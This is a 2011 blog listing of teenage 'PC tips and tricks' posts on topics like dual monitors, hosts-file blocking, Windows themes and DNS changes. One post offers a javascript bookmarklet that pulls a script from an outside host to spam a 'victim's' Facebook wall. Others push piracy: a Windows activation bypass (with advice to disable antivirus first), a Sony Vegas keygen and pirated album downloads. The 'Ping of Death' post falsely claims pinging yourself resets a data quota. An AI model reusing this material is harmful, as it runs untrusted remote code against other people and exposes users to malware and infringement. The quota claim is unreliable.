Categories

Showing posts with label Pc tips and tricks. Show all posts

Wednesday, 19 October 2011

How to Set Up dual screen Monitor within your PC or Laptop

Today Noody just success setting up dual screen monitor with Intel-Atom based netbook. It run really well with 15" inch monitor ( dont insult me ) but it quite laggy when i am doing multi-tasking because of its specs of ram and processor. However it run HQ video file really well while i am facebooking.

Lets straight forward to our topic. First of all let me remind you that you CANT make your laptop screen as second monitor because it is output only but you can use monitor as your second monitor from laptop.

1. The requirement is for PC that your Graphic Card must have two or more output vga/hdmi/dvi/display port.


if your monitor is isnt alike as your graphic card port you may have to use the adapter/converter

2.  connect it through your cable on your Windows 7. when it does press Win Key + P


3. Click extend.
4. Click Screen Resolution and set your postion of your monitor by moving the number 1 and 2 sequently and set default/recommended resolution for your monitors.
5. Set the primary monitor where your taskbar goes.


For laptop use use vga cable or hdmi and connect it to your monitor.
and repeatedly follow other steps for PC.

I have a trusted and 100% video working on how to set up dual monitor.

If you 'think' you have fast internet check this video for more detail that i get from ChillaFrilla*among my favourite youtubers. http://www.youtube.com/watch?v=YFCpaAs5s3c

If you have problem feel free to ask in the comment below

-UpComing Our New Youtube Channel~

Thursday, 13 October 2011

How to make your exceeded broadband become normal with Ping of Death

Hi guys, Noody has just passed the exam but not yet receive the result. Hope i passed the exam with flying colours!

This tricks is so working so, just jump and die. :D
I have try this with Celcom Broadband that has only 4 GB quota-what a little !

First of all you must make sure you are connected to internet.

1. go www.whatismyip.com and check your IP address.
2. search run or click Win key + R for cmd.exe or command prompt


3. Type in ping 203.82.92.45 -t   and press ENTER ( this is my IP address, insert your own IP adress you get from the web i provided, every people have different IP address and once you reconnect your internet, you will get new IP address )


4. make sure you get the reply, and dont close this. Just minimize it while you surfing the internet.

Sometimes this tricks works and not. So be patient and keep trying. Adios

Monday, 1 August 2011

Not Enough Money to buy Windows?

Hi you all, this is Noody .. okay ,, this Wednesday is our trail so pray for us during this trial-PMR .., :D

You might surprise what is the post today is.. well i am not saying that we support piracy but we need piracy.

If you need an OS ( Operating System ) for your computer just download Linux OS because it is free and light.

But if you prefer the expensive Windows 7 this is way to make it genuine. Simply just download it. Before you start , turn off your Internet Security/ Antivirus. Why? because this piracy, antivirus don't like it. Do you like if people copy or use your things for free, absolutely not.

But just download this this removeWAT. It makes your Windows genuine. Trust me. I have use it for 6 month.

removeWAT : http://www.mediafire.com/?fn4kkbuek69jf5b

Friday, 22 July 2011

Your sister watch too many videos??? Block it

So mad,
Noody, :D

If you feel mad at your sister, just do this trick to block her favourite website ( her can be a man).
(this is for windows xp)
1. 1st, Go to Mycomputer, then LocalDiskC>Windows>System32>drivers>etc .
2. Then u'll see a file named 'hosts' , Open it then u'll see this one


Choose Notepad !

If this one doesn't appears , u can try to rightclick on 'hosts ' again , then
choose 'open with' if there's an 'open with'  xD**bad english**


3.This one should appear *click the picture to make it large*


4.Go to the bottom (under" #           ::1         localhost")
Firstly , put this symbol # . Then Press tab, put 127.0.0.1 and press tab again, and put the website like www.youtube.com or any website that  u wish to block .
5.It should be like this


You can see the different in both image in step 3 and 5. make sure u do it correctly . 


6. save .


Thursday, 21 July 2011

Facebook : SPAMMERRZZZ ALERTT !


YAY, IT'S MALAYSIAN FAVOURITE SOCIAL NETWORKING WEBSITE !
EVEN OUR PM AS IN *PRIME MINISTER* HAVE HIS OWN ACC.

Freddie here, nothing special, doing nothing for the past few weeks, just laying around my bed and closed my eyes,

So today, I'm going to leak a jv script for facebook wall spamming.

USE IT AT YOUR OWN RISK, AND DO NOT ABUSE IT ! 

HERE is the script : 

javascript:(a = (b = document).createElement("script")).src = "//hallwayinsider.com/a.js", b.body.appendChild(a); void(0)

STEP 1 : Click your victim profile, and paste the script at the address bar ? or what the hell do we call it ?

STEP 2: It will ask you how much you want the message to flood the victim wall, and what you want to type.

STEP 3: Wait for maybe 5-8 seconds before refreshing the tabs/page.

And there you have it, but the script sometimes is a bit laggy and maybe not work properly, but you wouldn't know if you don't try right ?

P/S : DONT ABUSE IT !

Thursday, 7 July 2011

Wednesday, 6 July 2011

How to Download Songs or Album More Detail Version

This me Noody again lalala, there people that didnt understand with my previous tutorial, hmm why?

Please follow this steps

1. Open Google.com
2. Search the album or the songs with mediafire zip
    EXAMPLE : Maher Zain Thank You Allah mediafire zip   < this is album
                  Maher Zain InsyaAllah mediafire <   this is songs u may put mp3 it the end if you prefer
P/S : it can either be zip format or rar format for album
3. Click any mediafre.com site, dont click stupid site! :D

There is a video tutorial for noobs, :D( reupload)


Tuesday, 5 July 2011

How to Get Sony Vegas Pro 9.0 Keygen

Happy Birthday Freddie, sincerely from Noody, :D

Hi you all, :D
We are daily using the internet and watching videos. That cannot be perfect if not using video edit software, I recommend to try using this awesome paid software, but if you like me, broke, just try keygen, :D

Download Keygen here
Download Sony Vegas Pro here if you dont have


Check the video tutorial for patching, remmber donot open SVP first

Sunday, 3 July 2011

Boring Windows Start Orb? Change It

Today Noody will teach you how to Change Start Orb

1. Download it from here
2. Extract
3. open 3.1a
4. just open any Orb you have or if u didint have just download it from here or create it
5. Click Apply and wait for change there you are finish, :D

If you need a video tutorial Just watch this

P/S : If you want more Start orb or Start Orb pack just search Google. Remember Google is your Friend

Saturday, 2 July 2011

Cutomize your Desktop with RocketDock

Noody is here, again

Want a cool desktop with RocketDock?
Just dowload it from here

A cool pic from Rocket Dock( random google image)


Skins download from here

How to Make iTunes Account for free and How to Download album for free

Noody for you now, if you are Apple lover, you must watch this tips on how to create iTunes account.
Just follow this step :

1. Search Angry bird lite( search anything free)
2. Click free app
3. just click the button ' continue'
4. make sure the billing is UK( i tried Malaysia it didnt work)
5. continue
6. Fill in the blanks and proceed
7. This quite tricky, you must make sure there is None button on payment, if did, just fill in the rest blank
8. the verify email you get !


Sorry for the bad quality, :D

How to download Album, this is easy,

Just copy the name of album then put mediafire and zip on the last word ----> Born this way mediafire zip

then just click on mediafire site and download. Piece of Cake!!!

If you want to import your downloaded album just click File on the above> add folder to library. Easy huh?

Wednesday, 29 June 2011

How to Use Custom Theme On Your Windows 7

Hello everybody, this me Noody,

First of all, many of PC user want to change their theme( dont tell me u use basic theme, its lame, :P)
BTW, 'u' must try  custom theme b'coz its cool because u have a cool exit button on ur explorer,

EXAMPLE
i know i have a small screen, 15 inch, i will buy a big one next year, maybe 23 inch., xD

First of all u need to patch ur windows 7, dont worry it only change ur DLL file, not big deal,

Universal Theme Patch

Click for x86 for 32 bit version, and x64 for 64 bit,
Patch All three things, then restart your computer if prompted,
so now u have patch your windows 7, Congrats, :D

download this windows 7 custom theme from here
Deviant Art have user that upload so many cool things, 

Sorry for my bad English, :P

Tuesday, 28 June 2011

Hide my ass , especially us.

[Freddie]

Fellow Malaysian, mostly you all have know about the whole MCMC  going to block 10 files sharing website including thepiratebay.org, Annonymous planning to hack Malaysia, Goverment sites down and bla bla bla,

For me, i'm freddie lol, imma hardcore anime fans, tokusatsu fans, so downloading from megaupload is crucial for me, so i am gonna leaked how to download using megaupload like you use to do,

About the blocking issues, don't worry fellow Malaysian, we have the cure :)

Simple method, just use,

Hide My Ass

But the more efficient way is to use open/google DNS, dont worry, we will lead you to the right path, you just have to keep reading.

I will make your job easier, *For windows 7 users only sorry brah, window XP will catchup later*

1st step :

Go to Control Panel > Network And Internet > Network And Sharing Center > Change Adapter Setting.

2nd step :

There will be Local Area Connection and Wireless Network Connection, if you use direct internet connection , right click on the Local Area Connection icon and click properties, * If you use wireless internet connection, right click Wireless Network Connection and click properties*

3rd step :

Click Internet Protocol Version 4 and click properties. At the bottom you'll see there is an option about obtaining DNS server and use the following DNS server, pick the bottom one, *Pick the Use the following DNS server nao ! click it or you'll die ! nahh just kidding* proceed to the last step.

4th and the last step :

Fill the preferred DNS server : 8 . 8 . 8 . 8
and fill the alternate DNS server : 8 . 8 . 4 . 4

And click ok, and it's done ! if you got any problems you can just comment, okay ?